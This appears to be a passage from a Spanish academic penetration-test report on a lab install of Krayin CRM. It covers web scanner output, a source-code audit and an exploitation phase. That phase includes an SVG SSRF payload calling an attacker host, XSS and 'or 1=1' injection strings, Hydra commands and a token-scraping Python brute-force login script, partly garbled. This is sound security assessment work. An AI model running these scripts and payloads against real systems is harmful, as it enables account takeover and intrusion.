Atacar Detener

Progreso: No iniciado

Ilustración 13: Análisis con OWASP ZAP

ID	Petición (Tiempo)	Marca de tiempo Respuesta	Método	URL
361	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/robots.txt/
362	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/_debugbar/assets/javascript/
363	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/admin/forget-password/
364	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/sitemap.xml/
365	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/_debugbar/assets/stylesheets/
366	19/2/26 15:53:30	19/2/26 15:53:30	GET	https://10.0.0.10/_debugbar/assets/
367	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar
368	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar/assets
369	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin
370	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin/build
371	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin/build/assets
372	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar/assets/javascript?v=skkwen.
373	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar/assets/stylesheets?v=urBZ...
374	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar
375	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/_debugbar/assets
376	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin
377	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin/build
378	19/2/26 15:53:31	19/2/26 15:53:31	GET	https://10.0.0.10/admin/build/assets

Ilustración 14: Análisis con OWASP ZAP - 2




Ilustración 15: Análisis con OWASP ZAP – 3

D. Escaneo de Vulnerabilidades por medio de Skipfish

Se realizó un análisis de seguridad dinámico sobre la aplicación Krayin CRM utilizando la herramienta Skipfish en el objetivo 10.0.0.10, concluyendo que, tras un escaneo de más de cuatro horas y 200,000 peticiones, no se observaron vulnerabilidades de impacto medio o alto. A pesar de que el reporte identifica hallazgos de carácter informativo y advertencias menores sobre la configuración SSL y el descubrimiento de rutas.

```

~ (4h 13m 52s)
skipfish -o reporte_skipfish_krayin -S /usr/share/skipfish/dictionaries/medium.wl https://10.0.0.10/
skipfish version 2.10b by lcamtuf@google.com

- 10.0.0.10 -

Scan statistics:
  Scan time : 4:13:51.863
  HTTP requests : 201821 (13.3/s), 1759549 kB in, 183041 kB out (127.5 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 670 met errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 174731 total (1.2 req/conn)
  TCP faults : 0 failures, 670 timeouts, 1 purged
  External links : 0 skipped
  Reqs pending : 3512

Database statistics:
  Pivots : 23 total, 4 done (17.39%)
  In progress : 13 pending, 3 init, 2 attacks, 1 dict
  Missing nodes : 1 spotted
  Node types : 1 serv, 11 dir, 5 file, 0 pinfo, 4 unkn, 2 par, 0 val
  Issues found : 9 info, 2 warn, 2 low, 0 medium, 0 high impact
  Dict size : 2178 words (7 new), 72 extensions, 256 candidates
  Signatures : 77 total


[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 23
[+] Looking for duplicate entries: 23
[+] Counting unique nodes: 22
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 23
[+] Generating summary views...
[+] Report saved to 'reporte_skipfish_krayin/index.html' [0x8abb26b].
[+] This was a great day for science!

```

Ilustración 16: Análisis con Skipfish



Crawl results - click to expand:



Document type overview - click to expand:

application/xhtml+xml (3)

Issue type overview - click to expand:

- SSL certificate host name mismatch** (1)
- Self-signed SSL certificate** (1)
- IPS filtering enabled** (1)
- Resource fetch failed** (1)
- Hidden files / directories** (2)
- Resource not directly accessible** (1)

Ilustración 17: Análisis con Skipfish – 2

E. Escaneo de Vulnerabilidades a través de wapiti.

Se realizó un nuevo análisis de seguridad sobre Krayin CRM utilizando el escáner Wapiti en el objetivo 10.0.0.10, obteniendo resultados que coinciden con los fallos de configuración detectados previamente por OWASP ZAP. El informe confirma la ausencia de vulnerabilidades críticas o de explotación activa (como SQLi o Log4Shell), las cuales arrojan un valor de cero en el reporte. También, se identificaron nuevamente deficiencias como la falta de cabeceras de seguridad (Clickjacking Protection y CSP).

```
wapiti -u https://10.0.0.10/ -f html -o reporte_wapiti

Wapiti 3.2.10 (wapiti-scanner.github.io)
[*] Be careful! New moon tonight.
X-Frame-Options is not set on https://10.0.0.10/
X-Content-Type-Options is not set on https://10.0.0.10/
Strict-Transport-Security is not set on https://10.0.0.10/
CSP is not set for URL: https://10.0.0.10/
HttpOnly flag is not set on the cookie 'XSRF-TOKEN' set at 'https://10.0.0.10/'
Secure flag is not set on the cookie: 'krayin_crm_session' set at 'https://10.0.0.10/'
Redirection response at https://10.0.0.10/ contains HTML content with links/forms
[*] Saving scan state, please wait...
This scan has been saved in the file /home/leoncatorce/.wapiti/scans/10.0.0.10_folder_c166590d.db
[*] Wapiti found 9 URLs and forms during the scan

[*] Launching module ssl
ssllscan is not installed or not found in PATH, module will be skipped

[*] Launching module redirect

[*] Launching module exec
```

Ilustración 18: Análisis con Wapiti



Clickjacking Protection	1
HTTP Strict Transport Security (HSTS)	1
MIME Type Confusion	1
HttpOnly Flag cookie	1
Unencrypted Channels	0
Inconsistent Redirection	1
Information Disclosure - Full Path	0
LDAP Injection	0
Log4Shell	0
NS takeover	0
Open Redirect	0
Reflected Cross Site Scripting	0
Secure Flag cookie	1

Ilustración 19: Análisis con Wapiti - 2

4. Auditoría de código fuente

En esta etapa, vamos a realizar una revisión del código fuente, lo cual consiste inicialmente en la descarga de los archivos directamente desde el repositorio oficial de la aplicación para trabajar en un entorno controlado. Este proceso nos permite verificar si el desarrollo contiene datos inseguros o flujos de información mal saneados mediante herramientas de análisis estático. Asimismo, se auditan las dependencias del proyecto para identificar librerías que presenten vulnerabilidades conocidas (CVE) que puedan ser explotadas. Finalmente, se complementa el análisis con una búsqueda manual de funciones críticas, como ejecuciones de comandos de sistema o consultas a base de datos sin protección, para asegurar la integridad total del software.

A. Preparación del entorno: Se descargó la versión 2.1 del repositorio desde GitHub y se procedió a la instalación de sus dependencias mediante `composer install`.




Ilustración 20: Preparación del entorno




Ilustración 21: Preparación del entorno – 2

B. Análisis de flujo de datos: Se descargó e inicializó la herramienta Psalm, ejecutando un análisis de rastreo para detectar posibles datos no saneados que lleguen a puntos sensibles; en este caso, el análisis finalizó sin encontrar errores.

```
./laravel-crm-2.1 (19.681s)
./psalm --taint-analysis

Running on PHP 8.4.11, Psalm 6.15.1@28dc127af1b5aec52314f6f645bafc10d0e11f9.

JIT acceleration: ON

JIT compilation in progress... Done.

Target PHP version: 8.2 (inferred from composer.json).

Scanning files...

3695 / 3695...

Analyzing files...

60 / 878 (6%)
120 / 878 (13%)
180 / 878 (20%)
240 / 878 (27%)
300 / 878 (34%)
360 / 878 (41%)
420 / 878 (47%)
480 / 878 (54%)
540 / 878 (61%)
600 / 878 (68%)
660 / 878 (75%)
720 / 878 (82%)
780 / 878 (88%)
840 / 878 (95%)

-----
No errors found!
-----

Checks took 15.06 seconds and used 778.556MB of memory
Psalm was able to infer types for 81.2266% of the codebase
```

Ilustración 22: Análisis del código

C. Auditoría de dependencias: Se utilizó local-php-security-checker para buscar vulnerabilidades conocidas en las librerías instaladas. Este paso identificó dos paquetes vulnerables: phpspreadsheet (CVE-2025-54370) y symfony/http-foundation (CVE-2025-64500)


```

~/laravel-crm-2.1 (0.946s)
curl -L https://github.com/fabpot/local-php-security-checker/releases/latest/download/local-php-security-checker_linux_amd64 -o security-checker

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed

  0     0    0     0    0     0     0      0  0:00:00  0:00:00  0:00:00     0
  0     0    0     0    0     0     0      0  0:00:00  0:00:00  0:00:00     0
100 5880k 100 5880k    0     0 6570k    0  0:00:01  0:00:01  0:00:00 6570k

~/laravel-crm-2.1 (0.044s)
chmod +x security-checker

~/laravel-crm-2.1 (0.702s)
./security-checker
Symfony Security Check Report
=====

2 packages have known vulnerabilities.

phpoffice/phpspreadsheet (1.29.10)
-----
* [CVE-2025-54370][]: PhpSpreadsheet vulnerable to SSRF when reading and displaying a processed HTML document in the browser

symfony/http-foundation (v6.4.18)
-----
* [CVE-2025-64500][]: Incorrect parsing of PATH_INFO can lead to limited authorization bypass

[CVE-2025-54370]: https://github.com/PHPOffice/PhpSpreadsheet/security/advisories/GHSA-rx7m-68vc-ppxh
[CVE-2025-64500]: https://symfony.com/blog/cve-2025-64500-incorrect-parsing-of-path-info-can-lead-to-limited-authorization-bypass

Note that this checker can only detect vulnerabilities that are referenced in the security advisories database.
Execute this command regularly to check the newly discovered vulnerabilities.

A Update vulnerable packages. Ctrl Shift ↵
Authenticate GitHub Using Personal Acces... ~/laravel-crm-2.1
composer update --

```

Ilustración 23: Revisión de dependencias

D. Revisión manual con Grep: Finalmente, se realizaron búsquedas manuales para localizar funciones potencialmente peligrosas en el directorio `app/`, específicamente buscando consultas SQL en bruto (`DB::raw`), ejecución de comandos del sistema (`shell_exec`, `system`) y restos de código de depuración (`dd`, `dump`) que podrían exponer información en producción.

```

~/laravel-crm-2.1 (0.055s)
grep -rE "DB::raw|whereRaw|orderByRaw|havingRaw|selectRaw" app/

```

Ilustración 24: Revisión manual con Grep

```

~/laravel-crm-2.1 (0.042s)
grep -rE "shell_exec|system|passthru|exec|proc_open" app/

```

Ilustración 25: Revisión manual con Grep - 2

```
~/laravel-crm-2.1 (0.046s)
grep -rnlE "Auth::loginUsingId|dd\(|dump\(" app/
```

Ilustración 26: Revisión manual con Grep - 3

5. Fase de explotación

Tras concluir las fases previas de reconocimiento, escaneo y análisis de código fuente, se inicia la etapa de explotación con el fin de validar de forma práctica el impacto real de los hallazgos sobre la aplicación Krayin CRM. En esta fase, se procederá a evaluar las debilidades de configuración web detectadas, específicamente la ausencia de políticas de seguridad de contenido (CSP) y de cabeceras Anti-Clickjacking. Asimismo, se llevarán a cabo ataques de fuerza bruta dirigidos al panel de acceso para determinar la robustez de las credenciales y la posible ausencia de mecanismos de bloqueo de cuenta. El núcleo técnico de esta etapa se centrará en la explotación de vulnerabilidades críticas identificadas en las dependencias del sistema, destacando el CVE-2025-54370, que permite ataques de Server-Side Request Forgery (SSRF) en la librería phpspreadsheet, y el CVE-2025-64500, un fallo en el componente de Symfony que posibilita un bypass de autorización mediante el procesamiento incorrecto de la variable PATH_INFO.

A. Vulnerabilidad CVE-2025-64500 (Bypass de Autorización): Se realizaron pruebas de bypass de autenticación mediante la herramienta Burp Suite dirigidas al panel de administración de Krayin CRM. Los intentos de acceso no autorizado resultaron fallidos, validando la robustez de los middlewares de seguridad. Esto confirma que la configuración de rutas y el control de sesiones están implementados correctamente, impidiendo el acceso a áreas restringidas sin credenciales válidas.

The screenshot displays the Burp Suite interface with a request and response captured. The request is a GET to /admin/dashboard HTTP/1.1 with Host: 10.0.0.10. The response is an HTTP/1.1 302 Found from Apache/2.4.64 (Ubuntu) with a Location header pointing to https://10.0.0.10/admin/login. A Set-Cookie header is also present.

Request	Response
<pre>GET /admin/dashboard HTTP/1.1 Host: 10.0.0.10 Cookie: XSRF-TOKEN=eyJpdiI6IiF1M1ZwQ3IwcnR2enY3bnJ0VHYzV0E9PSIsInZhbHVlIjoieStYYWpzUWl3ZlRkZk3eHhR0ZzJseE01dWtCQ1RZaFJTSTRIb1BsQ2cxbnRya3B3TzlxahLmMiSVVkyRXBxGtjRC8vazhISTczLON0Mw9vVVFaldtMEZ4Z2x0c3YScUNHaEZKwVpIaVlHb0JCagRLV1uSTlCeStlV2RyUFIiLCJ0eWwMiOiI0NDNkMjY3Y2MyNmNQSMWFnJgyYTcwYzA2YTlRNDAwNjBmOGE4MmIwNGMjYjRlZjdhZTgxZGZiNWUyNWZkNmNlIiwidGFuIjoieIn0%3D; krayin_crm_session=eyJpdiI6InVScWwFbEVac3AldmYyOFV0VCSyeUE9PSIsInZhbHVlIjoieStYYWpzUWl3ZlRkZk3eHhR0ZzJseE01dWtCQ1RZaFJTSTRIb1BsQ2cxbnRya3B3TzlxahLmMiSVVkyRXBxGtjRC8vazhISTczLON0Mw9vVVFaldtMEZ4Z2x0c3YScUNHaEZKwVpIaVlHb0JCagRLV1uSTlCeStlV2RyUFIiLCJ0eWwMiOiI0NDNkMjY3Y2MyNmNQSMWFnJgyYTcwYzA2YTlRNDAwNjBmOGE4MmIwNGMjYjRlZjdhZTgxZGZiNWUyNWZkNmNlIiwidGFuIjoieIn0%3D;</pre>	<pre>HTTP/1.1 302 Found Date: Thu, 25 Sep 2025 16:51:00 GMT Server: Apache/2.4.64 (Ubuntu) Cache-Control: no-cache, private Location: https://10.0.0.10/admin/login Set-Cookie: XSRF-TOKEN=eyJpdiI6InVScWwFbEVac3AldmYyOFV0VCSyeUE9PSIsInZhbHVlIjoieStYYWpzUWl3ZlRkZk3eHhR0ZzJseE01dWtCQ1RZaFJTSTRIb1BsQ2cxbnRya3B3TzlxahLmMiSVVkyRXBxGtjRC8vazhISTczLON0Mw9vVVFaldtMEZ4Z2x0c3YScUNHaEZKwVpIaVlHb0JCagRLV1uSTlCeStlV2RyUFIiLCJ0eWwMiOiI0NDNkMjY3Y2MyNmNQSMWFnJgyYTcwYzA2YTlRNDAwNjBmOGE4MmIwNGMjYjRlZjdhZTgxZGZiNWUyNWZkNmNlIiwidGFuIjoieIn0%3D; expires=Thu, 25 Sep 2025 18:51:00 GMT; Max-Age=7200; path=/; secure; samesite=lax Set-Cookie: krayin_crm_session=eyJpdiI6InVScWwFbEVac3AldmYyOFV0VCSyeUE9PSIsInZhbHVlIjoieStYYWpzUWl3ZlRkZk3eHhR0ZzJseE01dWtCQ1RZaFJTSTRIb1BsQ2cxbnRya3B3TzlxahLmMiSVVkyRXBxGtjRC8vazhISTczLON0Mw9vVVFaldtMEZ4Z2x0c3YScUNHaEZKwVpIaVlHb0JCagRLV1uSTlCeStlV2RyUFIiLCJ0eWwMiOiI0NDNkMjY3Y2MyNmNQSMWFnJgyYTcwYzA2YTlRNDAwNjBmOGE4MmIwNGMjYjRlZjdhZTgxZGZiNWUyNWZkNmNlIiwidGFuIjoieIn0%3D;</pre>

B. Vulnerabilidad CVE-2025-54370 (SSRF): Se llevó a cabo un intento de explotación de la vulnerabilidad de Server-Side Request Forgery (SSRF) identificada como CVE-2025-54370 en la plataforma Krayin CRM. Para ello, se utilizó la funcionalidad de carga de documentos "Add File" con el objetivo de introducir un vector de ataque mediante un archivo de imagen vectorial .svg que contenía una instrucción para forzar una conexión hacia la dirección IP 10.0.0.2 de la máquina atacante. A pesar de la correcta configuración del entorno, que incluía un servidor de escucha activo en Python dentro de Kali Linux, y de la subida exitosa del archivo malicioso, no fue posible confirmar la explotación de la vulnerabilidad a través de este vector específico, ya que no se registró ninguna petición entrante en el receptor tras la interacción con el fichero en el sistema.

```
~/laravel-crm-2.1
sudo python3 -m http.server 80
[sudo] password for leoncatorce:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Ilustración 27: Prueba de vulnerabilidad CVE-2025-54370



The screenshot shows the 'Add File' interface of the Krayin CRM. It contains four input fields, each with the payload `<script>alert('XSS')</script>`:

- Top input field: `<script>alert('XSS')</script>`
- Description field: `<script>alert('XSS')</script>`
- Name field: `<script>alert('XSS')</script>`
- File * field: A button labeled 'Elegir archivo' and the filename 'prueba.svg' are highlighted with a red box.

Ilustración 28: Prueba de vulnerabilidad CVE-2025-54370 - 2



```

1 <svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">
2   <image href="http://10.0.0.2/evidencia_tfm.png" />
3   <rect width="100%" height="100%" fill="blue" />
4 </svg>

```

Ilustración 29: Prueba de vulnerabilidad CVE-2025-54370 - 3

C. Fuerza bruta: Inicialmente, se intentó realizar un ataque de fuerza bruta utilizando herramientas estándar de Kali Linux, llamada Hydra. Sin embargo, la herramienta fue ineficaz debido a que la aplicación requiere un token de sesión dinámico (anti-CSRF) por cada intento de autenticación.

```

(3.029s)
hydra -L users.txt -P diccionario_tfm.txt 10.0.0.10 http-post-form "/admin/login:email=^USER^&password=^PASS^&_token=Iw3spto80t62xe0yU0AKU9w31E1ha0VwTwqUdyd0:Invalid credentials"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-22 18:15:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:4/p:7), ~2 tries per task
[DATA] attacking http-post-form://10.0.0.10:80/admin/login:email=^USER^&password=^PASS^&_token=Iw3spto80t62xe0yU0AKU9
w31E1ha0VwTwqUdyd0:Invalid credentials
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-22 18:15:28

```

Ilustración 30: Realización de prueba de fuerza bruta

Para superar esta medida, se desarrolló un script personalizado capaz de extraer el token en tiempo real para cada petición. El script automatiza el envío de credenciales e identifica la combinación exitosa de email y contraseña analizando las respuestas del servidor con estado HTTP 200.



```

python3 fuerza_bruta.py
nano fuerza_bruta.py

```

Ilustración 31: Realización de prueba de fuerza bruta - 2

```

target_url = "https://10.0.0.10/index.php/admin/login"

def brute_force():
    with open("users.txt", "r") as f:
        user_list = [line.strip() for line in f if line.strip()]
    with open("diccionario_tfm.txt", "r") as f:
        pass_list = [line.strip() for line in f if line.strip()]

    print(f"[*] Probando {len(user_list) * len(pass_list)} combinaciones...\n")

    for email in user_list:
        for password in pass_list:
            with requests.Session() as session:
                try:
                    r = session.get(target_url, verify=False)
                    soup = BeautifulSoup(r.text, 'html.parser')
                    token = soup.find('input', {'name': '_token'})['value']

                    payload = {'email': email, 'password': password, '_token': token}

                    res = session.post(target_url, data=payload, verify=False, allow_redirects=False)

                    status = res.status_code
                    redirect = res.headers.get('Location', 'N/A')

                    if status == 302 and "/admin/login" not in redirect:
                        print(f"\n[!!!] ¡CREDENCIAL CORRECTA!: {email}:{password}")
                        print(f"[+] Redirigido a: {redirect}")
                        return

                except Exception as e:
                    print(f"[!] Error en {email}: {e}")

    print(f"[-] Intentando: {email}:{password} | Servidor respondió: {status} | Redir: {redirect}")

except Exception as e:
    print(f"[!] Error en {email}: {e}")

if __name__ == "__main__":
    brute_force()

```

Ilustración 32: Realización de prueba de fuerza bruta - 3

```

[-] Intentando: prueba1@example.com:123456 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba1@example.com:krayin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba1@example.com:krayin2026 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba1@example.com:crm123 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:admin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:admin123 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:password | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:123456 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:krayin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:krayin2026 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba2@example.com:crm123 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:admin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:admin123 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:password | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:123456 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:krayin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:krayin2026 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: prueba3@example.com:crm123 | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[-] Intentando: admin@example.com:admin | Servidor respondió: 302 | Redir: https://10.0.0.10/index.php/admin/login
[!!!] ¡CREDENCIAL CORRECTA!: admin@example.com:admin123
[+] Redirigido a: https://10.0.0.10/index.php/admin/dashboard

```

Ilustración 33: Realización de prueba de fuerza bruta - 4

D. Inyección SQL: Se realizaron pruebas de inyección SQL tanto directamente desde el panel de autenticación como mediante la interceptación de peticiones con Burp Suite. En primera instancia, el formulario de la interfaz bloqueó el intento de ataque, ya que su validación de cliente identificó que la cadena de inyección no correspondía a un formato de correo electrónico válido. Para superar esta restricción, se capturó una solicitud HTTP POST legítima que contenía el token de seguridad y las credenciales y se manipuló el parámetro del correo electrónico para insertar un payload de lógica booleana directamente en el cuerpo de la petición. A pesar de lograr que el ataque llegara al servidor eludiendo los filtros del navegador, no fue posible vulnerar el sistema ni obtener acceso no autorizado, lo que demuestra que la aplicación está correctamente protegida en su capa de backend. La validación de datos en el servidor impidió cualquier manipulación de la base de datos, confirmando una configuración robusta que garantiza la integridad del acceso.

Sign In

Email Address *

'or 1=1-- -

The Email Address field must be a valid email

Password *

....

The Password field must be at least 6 characters

Ilustración 34: Prueba de inyección SQL

```
Sec-Fetch-Dest: document
Referer: https://10.0.0.10/admin/login
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Priority: u=0, i
Connection: keep-alive
```

```
token=IvD0dSTaBmUqdhGILIIQeJWo6Xgq9EF0JKol8bOG&email=prueba%40prueba.com&password=123456
```

Ilustración 35: Prueba de inyección SQL - 2


```

Sec-Fetch-Dest: document
